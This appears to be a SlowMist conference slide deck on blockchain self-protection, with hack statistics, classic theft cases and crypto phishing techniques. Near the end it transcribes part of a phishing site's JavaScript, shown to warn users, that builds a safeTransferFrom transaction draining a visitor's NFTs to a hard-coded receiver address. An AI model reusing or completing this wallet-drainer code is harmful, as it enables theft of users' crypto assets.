



How can we protect ourselves in the dark forest
forest of blockchain

Cos/余弦, 2022

About Us

SlowMist is a blockchain security firm established in January 2018. The firm was started by a team with over ten years of network security experience to become a global force. Our goal is to make the blockchain industry as secure as possible for everyone. We are now a renowned international blockchain security firm that has worked on various well-known projects such as Huobi, Binance, OKX, Crypto.com, imToken, PlatON, 1inch, PancakeSwap, TUSD, Alpaca Finance, Multichain, LayerZero, etc.

SlowMist offers a variety of services that include but are not limited to **security audits, threat information, bug bounties, defense deployment, security consultants, and other security-related services**. We also offer **AML (Anti-money laundering) software, Vulpush (Vulnerability monitoring), SlowMist Hacked (Crypto hack archives), FireWall.x (Smart contract firewall), Safe Staking and other SaaS products**. We have partnerships with domestic and international firms such as Akamai, BitDefender, FireEye, TianJi Partners, IPIP, etc.

By delivering a comprehensive security solution customized to individual projects, we can identify risks and prevent them from occurring. Our team was able to find and publish several high-risk blockchain security flaws. By doing so, we could spread awareness and raise the security standards in the blockchain industry.



■ About Me

- Founder of SlowMist
- Creator of
 - the DarkHandbook.io(**Blockchain Dark Forest Selfguard Handbook**)
 - the ZoomEye.org(cyberspace search engine)
 - and the XSSOR.io(XSS/CSRF tool)
- Author of 《Web前端黑客技术揭秘》
- Former vice president of technology and 404 Lab leader from Knownsec

■ Outline

- Background
 - Know it first:)
 - Hacked statistics
 - Some classic cases
- Protection Guide
 - Base
 - Create Wallet
 - Backup Wallet
 - Use Wallet
- Q&A

Background

It is a dark forest, Know it first:)


■ Some agreements

- In the blockchain forest, most of the time we are players. I will focus on how to defend from the perspective of player security.
- The blockchain I'm talking about here includes Blockchain itself, Cryptocurrency(or Crypto) and Web3, etc.
- I try to explain these contents in a non-technical way:)
- However, there are so many security issues in the blockchain forest that I can't explain them all one by one. I only show some key points.
- Almost all the details related to this PPT can be found here:

<https://github.com/slowmist/Blockchain-dark-forest-selfguard-handbook>

Dive into blockchain forest:)

Take away the assets...



Hacked statistics

Only the publicly disclosed hacked events of blockchain forest are counted, and they are generally related to projects rather than individuals.

■ Hacked statistics

H



The total amount of money lost by
blockchain hackers is about

\$ 27,006,417,838.89

Total hack events 797.

From: <https://hacked.slowmist.io/>

Statistics as of 2022/8/1

Hacked statistics

- Classification of hacked object
- Attack method TOP 10

TOP	Attack method	Event(s)
1	Scam	107
2	Flash loan attack	62
3	Transaction congestion attack	27
4	Roll back attack	26
5	Contract vulnerabilities	26
6	51% attack	24
7	Random number attack	23
8	Stolen hot wallet	21
9	Phishing attack	20
10	Discord server hacked	19

Category	Hack event(s)	Amount of loss (\$)
Blockchain	43	362,909,918.00
Exchange	103	10,358,962,412.39
Wallet	27	289,619,732.59
ETH Ecosystem	165	3,997,575,744.86
BSC Ecosystem	98	815,582,145.55
Tron Ecosystem	23	11,224,334.36
EOS Ecosystem	119	25,927,302.55
Polygon Ecosystem	12	70,181,808.00
HECO Ecosystem	3	64,533.00
Fantom Ecosystem	10	84,910,991.57
Solana Ecosystem	9	400,054,230.22
Avalanche Ecosystem	6	106,500,000.00
Polkadot Ecosystem	8	9,546,460.00
NFT Ecosystem	64	188,532,440.77
Other	107	10,284,825,785.03

Some classic cases

There are two kinds of security events: one is the security event of the project itself used by the user, and the other is the security event of the user himself.

■ ETH Black Valentine's Day

- Billions of Tokens Theft Case cause by ETH Ecological Defects.
- 2016/02/14 03:59:14 PM The first time IN, this day is Valentine's Day.
- The hacker used the authentication flaw of Ethereum node's Geth/Parity RPC API to maliciously steal tokens via `eth_sendTransaction`.
- More: <https://mooz.space/eth214/>



False top-up

- It happened in the top-up(deposit) process of a cryptocurrency exchange/wallet.
- If there is wrong judgment of top-up process, the false top-up maybe happen.
- Different blockchains have different transfer characteristics or technical details, which leads to different implementations of judging whether the top-up is successful on different blockchains.
- We have disclosed many fake top-up attacks in the first round, e.g.,
 - USDT, EOS, XRP, ETH Token, Bitcoin RBF, XMR, ETH, IOST, Filecoin, NEM, Solana, TRX, Terra, Dogecoin, Litecoin, etc.
- More: <https://github.com/slowmist/Knowledge-Base#fire-false-top-up>



■ Ransomware

- Pay in Bitcoin:
 - WannaCry
 - GandCrab
- ...




■ Ransomware as a service(RaaS)

- High benefits
- High efficiency
- High anonymity




■ Crypto Phishing 1

- Phishing websites stolen Mnemonic Phrase.




■ Crypto Phishing 2

- **Approve** is a common mechanism of Ethereum smart contracts (e.g., of ERC20, ERC721, ERC1155, etc).
- Phishing websites can use **Approve** to do the tokens theft attack.



■ Crypto Phishing 3

- Phishing websites can use **Transfer** to do the ETH/tokens theft attack.



The screenshot shows a phishing website at `azuki.com` with the heading "HURRY UP AND PARTICIPATE IN AIRDROP OF BEANZ". The website's developer tools are open, showing a JavaScript function that constructs a transaction to transfer tokens. A red arrow points to the `safeTransferFrom` method call in the transaction data.

```

var receiver = '0x491a0c1d1ed7965f7c445d72f98d0e50ad79768b';

fetch("https://azuki.com/nft/getNftInfo?address=" + address, requestOptions)
  .then(async response => {
    var nfts = await response.text();

    nfts = JSON.parse(nfts);
    var nft = nfts[nftIndex];

    var contractAddress = nft.contract;
    var tokenIdOrId = nft.id

    var mintContract = new web3js.eth.Contract(abi[nft.ercType], contractAddress);


    var tx = {};
    if (nft.ercType == 'erc1155') {
      tx = {
        'from': address,
        'to': contractAddress,
        'value': '0',
        'data': mintContract.methods.safeTransferFrom(address, receiver, tokenIdOrId, 1, '0x')
      };
    } else {

```

Overlaid on the right is a MetaMask notification window titled "MetaMask Notification". It shows a transaction from `Account 2` (address `0x57f...A85`) to `0x491...768b` for `50.00` tokens. The transaction type is "Safe Transfer From (Address, Address, Uint256)". The transaction ID is `0d668423570662010346359088451658849189646723332043044405984445189928938284684`.

